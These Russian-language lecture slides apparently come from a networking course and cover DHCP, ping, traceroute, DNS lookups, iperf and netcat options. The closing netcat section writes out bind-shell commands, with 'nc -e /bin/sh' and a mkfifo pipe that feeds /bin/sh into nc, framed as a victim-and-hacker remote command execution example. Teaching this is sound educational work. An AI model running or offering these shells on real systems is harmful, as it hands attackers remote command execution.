Как компьютеры получают IP адреса?

Dynamic Host Configuration Protocol

- Протокол *уровня приложений*
- Клиент-серверная архитектура:
  - DHCP сервер (**UDP:67**) – хранит и передаёт информацию о сети (в частности, IP адреса машин, адреса шлюзов, адреса DNS-серверов)
  - DHCP клиент (**UDP:68**) – получает информацию о сети у DHCP серверов

```
netstat -pan | grep "\:68 "
```

Как работает DHCP?

- Discovery (Client -> Server)
  - Src: CLI_ETH | 0.0.0.0
  - Dst: FF:FF:FF:FF:FF | 255.255.255.0
- Offer (Server -> Client)
  - Src: SRV_ETH | SRV_IP
  - Dst: CLI_ETH | CLI_IP
- Request (Client -> Server)
  - Src: CLI_ETH | 0.0.0.0
  - Dst: FF:FF:FF:FF:FF | 255.255.255.0
- Acknowledge (Server -> Client)
  - Src: SRV_ETH | SRV_IP
  - Dst: CLI_ETH | CLI_IP

ping

- Команда ping использует сообщения
  - эхо запроса (Echo Request) и
  - эхо ответа (Echo Reply) протокола ICMP
- Используется для диагностики работоспособности сети.
- Пример диагностики сети:
  - **`ping 127.0.0.1`** (проверка работы адреса замыкания на себя)
  - **`ping <local ip>`** (проверка связи с ip адресом локального компьютера)
  - **`ping <default gateway>`** (проверка связи со шлюзом по умолчанию)
  - **`ping <remote ip>`** (проверка связи с удаленным узлом)
- Возможные ответы команды **`ping`**
  - Получен обычный echo-ответ
  - Echo-ответ от запрашиваемого узла не был получен
  - Получено сообщение о недостижимости узла-получателя
  - Получено сообщение о невозможности фрагментации
  - Получен неизвестный пакет

ping


Эффект применения опции	Linux	Windows
Определяет количество отправляемых echo-запросов	`-c`	`-n`
Настроить период ожидания в секундах	`-w`	`-w`
Размер `ping`-пакета	`-s`	`-l`
Запрет на фрагментацию	`-M do`	`-f`
…		

Задача:

- Выполнить команду ping для удалённого адреса, используя два пакета содержащих по 3000 байт каждый.
- … с запретом на фрагментацию


traceroute / tracert

- Использует поле TTL заголовка IP и функциональность ICMP



traceroute / tracert

- Отправляет пробные пакеты с TTL=1, увеличивая значение счетчика на каждой итерации
- Сообщения об ошибках ICMP идентифицируют узлы маршрута



traceroute / tracert

Эффект применения опции	Linux	Windows
Производить пробы с помощью ICMP echo	`-I, --icmp`	`=icmp`
Производить пробы с помощью TCP SYN	`-T, --tcp`	`--`
Производить пробы с помощью UDP	`-U, --udp`	`--`
Начальное значение TTL	`-f <first_ttl>`	`=1`
Максимальное значение TTL	`-m <max_ttl>`	`-h`
Число запросов для каждого хопа	`-q <nqueries>`	`--`
Число одновременно посланных запросов	`-N <squeries>`	`--`
Время ожидания ответа	`-w <seconds>`	`-w (ms)`

Задача:

- Определить маршрут передачи пакетов по адресу stanford.edu
- Как много маршрутизаторов участвует в передаче данных?
- Через какие автономные системы проходит соединение?

Как traceroute узнаёт имена машин?

Domain Name System (DNS)

- Протокол *уровня приложений*
- Поддерживается иерархией DNS-серверов
- Хранит дерево доменных имён и ассоциированную с ними информацию (например, IP адреса машин (A, AAAA))
- Обычно DNS использует **UDP:53**

Утилиты для работы с DNS

Запрость ip адрес для имени <domain-name> у сервера <DNS-server>:


```
nslookup <domain-name> [<DNS-server>]
dig [@<DNS-server>] <domain name>
```

Для запроса <domain-name> по заданному ip адресу используется служебный домен arpa:

```
ya.ru (93.158.134.3)
dig 3.134.158.93.in-addr.arpa
dig 8.8.8.8.in-addr.arpa
```

iperf

Утилита iperf предназначена для оценки достижимой пропускной способности e2e соединения между двумя устройствами



iperf

Эффект применения опции	Опция
Использовать udp вместо tcp	`-u`
Запуститься в режиме сервера (получателя)	`-s`
Установить прослушивание на порту сервера	`-p`
Запуститься в режиме клиента (отправителя)	`-c`
Количество данных, которые нужно передать	`-n <bytes>`
Время проведения замеров	`-t <seconds>`
Установить интервал вывода результатов	`-i <seconds>`

Задача:

- Определить пропускную способность стека своей машины
- Определить уровень потерь пакетов для сети в классе

netcat (nc)

Позволяет устанавливать соединения TCP и UDP и передавать через них произвольные данные

netcat (nc)

Эффект применения опции	Опция
Прослушивать локальный порт	`-l port`
Передавать данные с IP адреса	`-s source_ip`
Передавать данные с порта	`-p source_port`
Сканирование порта	`-z`
Включение подробного вывода	`-v`
Подключение по UDP вместо TCP	`-u`
Запустить программу и подключиться к ней*	`-e filename`
Запустить /bin/sh и подключиться к ней*	`-c cmd`

*Опции `-e` и `-c` присутствуют только в версии nc-traditional

Стандартная версия nc на современных ОС nc-openbsd

Использование nc

Обмен сообщениями

Отправитель:

```
user@client$ nc server 1234
```

Получатель:

```
user@server$ nc -l 1234
```

Передача файлов

Отправитель:

```
user@client$ nc server 3333 < backup.iso
```

Получатель:

```
user@server$ nc -l 3333 > backup.iso
```

Удалённое исполнение команд

- Получатель (жертва):
  - nc-traditional:

```
user@server$ nc -l -p 1234 -e /bin/sh
```

  - nc-openbsd

```
user@server$ rm -f /tmp/f; mkfifo /tmp/f
user@server$ cat /tmp/f | /bin/sh -i 2>&1 |
   nc -l 127.0.0.1 1234 > /tmp/f
```

- Отправитель (хакер):

```
user@client$ nc server 1234
```